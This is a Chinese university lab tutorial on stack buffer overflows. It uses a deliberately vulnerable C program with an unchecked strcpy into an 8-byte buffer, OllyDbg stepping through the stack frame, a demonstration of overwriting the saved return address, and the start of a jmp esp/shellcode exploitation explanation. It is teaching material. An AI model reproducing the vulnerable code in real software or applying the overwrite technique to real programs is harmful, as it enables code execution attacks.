

从零开始学习软件漏洞挖掘系列教程第二篇：栈溢出覆盖返回地址实践

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过调试一个有漏洞的程序，理解栈溢出的成因并学会利用的方法。

3 预备知识

1. 关于栈溢出的一些基础知识

如果你关注网络安全，那么你一定听说过缓冲区溢出。简单的说，缓冲区溢出就是超长的数据向小缓冲区复制，导致数据撑爆了小缓冲区，这就是缓冲区溢出。而栈溢出是缓冲区溢出的一种，也是最常见的。只不过栈溢出发生在栈，堆溢出发生在堆，本质都是一样的。

2. 对“栈”简单介绍

从计算机科学的角度讲，栈指的是一种数据结构，是一种先进后出的数据表。栈最常见的操作就是 `push`(压栈), `pop`(弹栈), 栈的属性有两个，栈底和栈顶，`ESP` 指向当前栈顶，每次 `push`，在 win32 下,往栈压入一个元素，然后 `ESP-4`，`pop` 就是从栈弹出一个元素，`ESP+4`。记住，栈是往低地址增长。栈可以用来保存函数的返回地址，参数，局部变量等。

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：o1ldb 调试器

Olldbg 是一个强大的 ring3 调试器，界面友好，操作简单，赢得无数粉丝。

5 实验步骤

大家都学过 C 语言吧？你知道 C 语言的函数是怎么被执行的吗？？为什么执行完一个函数后还能返回去执行函数的下一句代码？？？为什么攻击者能够控制有漏洞的程序执行任意代码？？？

我们的任务分为 3 个部分：

1. 分析一段包含 main 和 test 函数的 C 语言代码。
2. 使用调试器对该.exe 文件进行动态调试。
3. 观察程序的行为，包括寄存器，栈。
4. 总结产生栈溢出的原因并学会如何编写安全代码

5.1 实验任务一

任务描述：使用 Olldb 动态调试程序，观察栈溢出的过程。

1. 我们 test.exe 源码如下

```
#include<string.h>
#include<stdio.h>
#include<windows.h>
//有问题的函数
int test(char *str)
{
    char buffer[8]; //开辟 8 个字节的局部空间
    strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
    return 0;
}

//主函数
int main()
{
    LoadLibrary("Netfairy.dll");
    char str[30000]="AAAAAAA"; //定义字符数组并赋值
    test(str); //调用 test 函数并传递 str 变量
    return 0;
}
```

这个程序相当简单，但是足以说明栈溢出了。我们在 C 盘找到 test1.exe 文件。用 Olldb 载入，如图

```

Netfairy - test.exe - [LCG - 主线程 模块 - test]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
004010BF 55 push ebp
004010C0 8B EC mov ebp,esp
004010C2 6A FF push -0x1
004010C4 68 A0504000 push test.004050A0
004010C9 68 1C1D4000 push test.00401D1C
004010CE 64:A1 000000 mov eax,dword ptr fs:[0]
004010D4 50 push eax
004010D5 64:8925 0000 mov dword ptr fs:[0],esp
004010DC 83 EC 10 sub esp,0x10
004010DF 53 push ebx
004010E0 56 push esi
004010E1 57 push edi
004010E2 8965 E8 mov [local.6],esp
004010E5 FF15 04504000 call dword ptr ds:[&KERNEL32.GetVersion]
004010EB 33 D2 xor edx,edx
004010ED 8A D4 mov dl,ah
004010EF 8915 F4844000 mov dword ptr ds:[0x4084F4],edx
004010F5 8B C8 mov ecx,eax
004010F7 81 E1 FF000000 and ecx,0xFF
004010FD 890D F0844000 mov dword ptr ds:[0x4084F0],ecx
00401103 C1 E1 08 shl ecx,0x8
00401106 03 CA add ecx,edx
ebp=0018FF94
test.<ModuleEntryPoint>

```

程序断在了程序入口点，但是注意，这不是 main 函数入口点，编译器在编译的时候会自动添加一些初始化的代码。我们往下拉，在 0x40116E 发现主函数入口，这里就是 call main。

```

Netfairy - test.exe - [LCG - 主线程 模块 - test]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401129 59 pop ecx
0040112A 8365 FC 00 and [local.1],0x0
0040112E E8 72070000 call test.004018A5
00401133 FF15 00504000 call dword ptr ds:[&KERNEL32.GetCommandLineA]
00401139 A3 F8894000 mov dword ptr ds:[0x4089F8],eax
0040113E E8 30060000 call test.00401773
00401143 A3 D0844000 mov dword ptr ds:[0x4084D0],eax
00401148 E8 D9030000 call test.00401526
0040114D E8 1B030000 call test.0040146D
00401152 E8 90000000 call test.004011E7
00401157 A1 04854000 mov eax,dword ptr ds:[0x408504]
0040115C A3 08854000 mov dword ptr ds:[0x408508],eax
00401161 50 push eax
00401162 FF35 FC844000 push dword ptr ds:[0x4084FC]
00401168 FF35 F8844000 push dword ptr ds:[0x4084F8]
0040116E E8 CDFEFFFF call test.00401040
00401173 83C4 0C add esp,0xC
00401176 8945 E4 mov [local.7],eax
00401179 50 push eax
0040117A E8 95000000 call test.00401214
0040117F 8B45 EC mov eax,[local.5]
00401182 8B08 mov ecx,dword ptr ds:[eax]
ebp=test.00401040
test.<ModuleEntryPoint>+0AF

```

接着定位 test 函数，因为我们的目的就是分析 test 函数的溢出行为，F7 跟进这个 call

Netfairy - test.exe - [LCG - 主线程 模块 - test]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停

地址	HEX 数据	ASCII
00401040	B8 30750000	mov eax,0x7530
00401045	E8 46000000	call test.00401090
0040104A	A1 30604000	mov eax,dword ptr ds:[0x406030]
0040104F	8B0D 34604000	mov ecx,dword ptr ds:[0x406034]
00401055	8A15 38604000	mov dl,byte ptr ds:[0x406038]
0040105B	57	push edi
0040105C	894424 04	mov dword ptr ss:[esp+0x4],eax
00401060	894C24 08	mov dword ptr ss:[esp+0x8],ecx
00401064	B9 491D0000	mov ecx,0x1D49
00401069	33C0	xor eax,eax
0040106B	8D7C24 0D	lea edi,dword ptr ss:[esp+0xD]
0040106F	8B5424 0C	mov byte ptr ss:[esp+0xC],dl
00401073	F3:AB	rep stos dword ptr es:[edi]
00401075	66:AB	stos word ptr es:[edi]
00401077	AA	stos byte ptr es:[edi]
00401078	8D4424 04	lea eax,dword ptr ss:[esp+0x4]
0040107C	50	push eax
0040107D	E8 7EFFFFFF	call test.00401000
00401082	83C4 04	add esp,0x4
00401085	33C0	xor eax,eax
00401087	5F	pop edi
00401088	81C4 30750000	add esp,0x7530
0040108E	C3	ret
0040108F	90	nop
00401090	51	push ecx
00401091	3D 00100000	cmp eax,0x1000

可以看到 0x40107D 处 call test.00401000，其中 00401000 就是我们的 test 函数了。在分析 test 函数之前我们先看看函数栈帧，如下图



在调用一个函数比如我们这个程序的 test 函数的时候，首先会把 test 函数的参数压栈，然后把 call test.00401000 的下一条指令地址压栈，因为执行完 test 函数需要返回接着往下执行嘛，所以需要保存返回地址。最后保存前函数的栈帧，这步是可选的，有的直接用 esp 寻址，但是大多时候需要保存 EBP。最后就是分配局部变量空间，开始执行 test 函数，执行完 test 函数后，把刚才保存的 EBP 恢复，把刚才保存的返回地址送到 EIP，所以程序能够接着往下执行。说完这些，我们实际操作一下，首先我们执行到 0x0040107D，按照前面说的执行到

00401070 E8 8BFFFFFF call test.00401000

应该已经把 test 函数的参数压栈了，源码是

```
test(str); //调用 test 函数并传递 str 变量
```

test 函数只有一个参数，那就是一个字符串指针，由源码


```
char str[30000]="AAAAAAA"; //定义字符数组并赋值
```

可知压栈的应该是一个地址，这个地址指向的内容是”AAAAAAA”，我们看下此时的调试器，

00401069	8D5424 04	lea edx,dword ptr ss:[esp+0x4]	C 0	ES	002B	32	0(FFFFFFFF)
0040106D	F3:AB	rep stos dword ptr es:[edi]	P 1	CS	0023	32	0(FFFFFFFF)
0040106F	52	push edx	A 0	SS	002B	32	0(FFFFFFFF)
00401070	E8 8BFFFFFF	call test.00401000	Z 1	DS	002B	32	0(FFFFFFFF)
00401075	83C4 04	add esp,0x4	S 0	FS	0053	32	7EFD0000(FFF)
00401078	33C0	xor eax,eax	T 0	GS	002B	32	0(FFFFFFFF)
0040107A	5F	pop edi	D 0				
0040107B	81C4 30750000	add esp,0x7530	O 0	LastErr	ERROR_SUCCESS	(00000000)	
00401081	C3	ret	EFL	00000246	(NO,NB,E,BE,NS,PE,GE,L		
00401082	90	nop	ST0	empty	0.0		
00401083	90	nop	ST1	empty	0.0		
00401084	90	nop	ST2	empty	0.0		
00401085	90	nop	ST3	empty	0.0		
00401086	90	nop	ST4	empty	0.0		
00401087	90	nop					

地址	HEX 数据	ASCII
00188A1C	41 41 41 41 41 41 00	AAAAAAA.
00188A24	00 00 00 00 00 00 00
00188A2C	00 00 00 00 00 00 00
00188A34	00 00 00 00 00 00 00
00188A3C	00 00 00 00 00 00 00
00188A44	00 00 00 00 00 00 00
00188A4C	00 00 00 00 00 00 00

看到了吧栈顶此时保存的是 str 的地址 0x00188A1C，在数据窗口可以清楚的看到这个地址指向的数据正是 ‘AAAAAAA’。下面我们按 F7 进入 test 函数内部



细心的你可能发现了，此时栈顶被压入了 0x00401075，你在看看前面那张图的

00401070 E8 8BFFFFFF call test.00401000

的下一句代码的地址，发现它正是 0x00401075,没错，它就是保存的返回地址，执行完 test 函数后继续到这个地址执行。继续按三下 F8，如图

Netfairy - test.exe - [LCG - 主线程, 模块 - test]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停

地址	HEX 数据	ASCII
00401000	55	
00401001	8BEC	
00401003	83EC 08	
00401006	8B45 08	
00401009	50	
0040100A	8D4D F8	
0040100D	51	
0040100E	E8 5D000000	
00401013	83C4 08	
00401016	33C0	
00401018	8BE5	
0040101A	5D	
0040101B	C3	
0040101C	55	
0040101D	8BEC	
0040101F	B8 30750000	
00401024	E8 37010000	
00401029	57	
0040102A	A1 30604000	
0040102F	8985 D08AFF	
00401035	8B0D 34604000	
0040103B	898D D48AFF	
00401041	B9 4A1D0000	
00401046	33C0	
00401048	8DBD D88AFF	
0040104E	F3:AB	

寄存器 (FPU)

EAX	00000000
ECX	00000000
EDX	00188A18 ASCII "AA"
EBX	7EFDE000
ESP	00188A00
EBP	00188A08
ESI	00000000
EDI	0018FF48
EIP	00401006 test.0040
C 0	ES 002B 32位 0(FF
P 1	CS 0023 32位 0(FF
A 0	SS 002B 32位 0(FF
Z 0	DS 002B 32位 0(FF
S 0	FS 0053 32位 7EFD
T 0	GS 002B 32位 0(FF
D 0	
O 0	LastErr ERROR_SUC
EFL	00000206 (NO,NB,NE
ST0	empty 0.0
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0

地址 00188A00 . 00000000

地址 00188A04 . 00000000

地址 00188A08 . 0018FF48

地址 00188A0C . 0040105C

地址 00188A10 . 00188A18

地址 00188A14 . 00000000

地址 00188A18 . 41414141

地址 00188A1C . 00414141

八个字节局部变量
保存的EBP
返回到 test.0040105C
ASCII "AAAAAA"

执行完这三条指令

```
00401000  /$ 55          push ebp
00401001  |. 8BEC        mov ebp,esp
00401003  |. 83EC 08      sub esp,0x8
```

一个典型的函数栈帧就形成了，如前所述，典型的函数栈帧就是



在我们的例子中，00188A18 就是参数它指向‘AAAAAAA’，0040105C 就是保存的返回地址，0018FF48 就是保存的前 EBP，在 EBP 上面的 8 个 0 就是为局部变量开辟的空间。我们继续 F8 单步执行到这里

Netfairy - test.exe - [LCG - 主线程. 模块 - test]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停

地址	HEX 数据	ASCII
00401003	83EC 08	sub esp,0x8
00401006	8B45 08	mov eax,[arg.1]
00401009	50	push eax
0040100A	8D4D F8	lea ecx,[local.2]
0040100D	51	push ecx
0040100E	E8 5D000000	call test.00401070
00401013	83C4 08	add esp,0x8
00401016	33C0	xor eax,eax
00401018	8BE5	mov esp,ebp
0040101A	5D	pop ebp
0040101B	C3	ret
0040101C	55	push ebp
0040101D	8BEC	mov ebp,esp

寄存器 (FPU)

寄存器	值	注释
EAX	00188A00	ASCII "AAAAAAA"
ECX	00188A20	
EDX	00414141	
EBX	7EFDE000	
ESP	001889F8	
EBP	00188A08	
ESI	00000000	
EDI	0018FF48	
EIP	00401013	test.00401013
C 0	ES 002B 32位	0(FFFFFFFF)
P 1	CS 0023 32位	0(FFFFFFFF)

地址	HEX 数据	ASCII
00405000	69 51 FE 74 2F 44 FE 74	iQ美/D美
00405008	D8 79 FE 74 D2 D7 FF 74	独美易yt
00405010	05 17 FE 74 F7 76 00 75	?美u
00405018	81 14 FE 74 11 E3 FE 74	?美t
00405020	93 51 FE 74 D9 16 FE 74	换美?美
00405028	29 E3 FE 74 AB 51 FE 74)径t妙美
00405030	F1 CA FE 74 7B 51 FE 74	裕美{美
00405038	F1 34 FE 74 00 0E FE 74	?美.美
00405040	45 12 FE 74 60 33 FE 74	E美`3美
00405048	D9 34 FE 74 77 35 FE 74	?美u5美
00405050	F5 49 FE 74 3A 18 FE 74	美美:美
00405058	99 14 FE 74 B3 D1 00 75	?美u

001889E8 00000000

001889EC 00000000

001889F0 0018FF48

001889F4 00401013 test.00401013

001889F8 00188A00 ASCII "AAAAAAA"

001889FC 00188A18 ASCII "AAAAAAA"

00188A00 41414141

00188A04 00414141

00188A08 0018FF48

00188A0C 0040105C 返回到 test.0040105C

00188A10 00188A18 ASCII "AAAAAAA"

00188A14 00000000

00188A18 41414141

看到了吧，我们局部变量的起始址 0x00188A00，已经由原来的 0000000000000000 变成了现在的 4141414141414141，这里是十六进制表示，而十六进制的 41 正是 A，你在看看源码

```
char str[30000]="AAAAAAA"; //定义字符数组并赋值
```


7 个 A 被复制到局部变量的空间了，没错吧。到这里，一切都还是风平浪静。然而，你有没有想过如果是这样呢

```
char str[30000]="AAAAAAAABBBBCCCC"; //定义字符数组并赋值
```


执行完

```
strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
```

会变成什么样子？我们不妨试试，你可以在 C 盘下找到这个修改后的文件:test2.exe。我们重新用 Olldb 载入 test2.exe，直接按 Ctrl+G 输入 401013 回车来到 0x00401013 处，光标定位到 0x00401013，按 F2 下个断点，然后 F9



Boom!!!我们看此时的堆栈，在和前面相比0x188A0C本来应该保存返回地址的，但是现在被 43434343（CCCC）覆盖了。所以我们知道了，但输入超长数据的时候，有可能造成栈溢出，如本例的 test 函数，我们分配的局部空间是 8 个字节，当输入 AAAAAAAAABBBBCCCC 时，AAAAAAA 刚好填满 8 个字节缓冲区，BBBB 就会覆盖掉保存的 EBP，CCCC 就会覆盖掉返回地址，但 test 函数执行完返回时，就会去 CCCC 继续执行然而 CCCC 是一个不可执行的地址，所以你看



5.1.2. 练习



以下说法正确的是？【单选题】


- 【A】如果函数有栈溢出漏洞，我们总能覆盖返回地址利用它。
- 【B】覆盖保存的 EBP 同样可以利用
- 【C】在栈溢出中我们可以覆盖返回地址为 shellcode 的地址以利用
- 【D】堆栈中函数的参数保存相对返回地址的低地址处

答案：C

5.2 实验任务二

任务描述：成功利用栈溢出漏洞

1. 前面我们把返回地址覆盖为 CCCC,这是个无效地址，所以程序保存就退出了。但是如果把返回地址覆盖为某段恶意代码的地址呢？没错，程序执行完 test 函数后就会去执行恶意代码。一般把我们想要执行的恶意代码称之为 shellcode。当然，有时候也不能称为恶意代码，或者我们仅仅只是想偷开下摄像头【此处略去三百字】。哈哈，我们接着栈溢出，既然我们可以控制返回地址，那么就好办了，我们可以控制程序执行任意代码。在栈溢出中，典型的利用格式是



这里解释一下把保存的返回为什么把保存的返回地址覆盖为 jmp esp 地址就可以执行我们的 shellcode。还是用 Olldbg 载入 test1.exe,运行到

Netfairy - test1.exe - [LCG - 主线程, 模块 - test1]

文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单

暂停


地址	HEX 数据	ASCII
0040100D	51	
0040100E	E8 5D000000	
00401013	83C4 08	
00401016	33C0	
00401018	8BE5	
0040101A	5D	
0040101B	C3	
0040101C	55	
0040101D	8BEC	
0040101F	B8 30750000	
00401024	E8 37010000	
00401029	57	
0040102A	A1 30604000	
0040102E	8985 0080EEF	

寄存器 (FPU)


寄存器	值
EAX	00000000
ECX	00188A20
EDX	00414141
EBX	7EFDE000
ESP	00188A0C
EBP	0018FF48
ESI	00000000
EDI	0018FF48
EIP	0040101B test1.0040101B

地址	HEX 数据	ASCII
00405000	69 51 FE 74 2F 44 FE 74	iQ差/D差
00405008	D8 79 FE 74 D2 D7 FF 74	黠差易jt

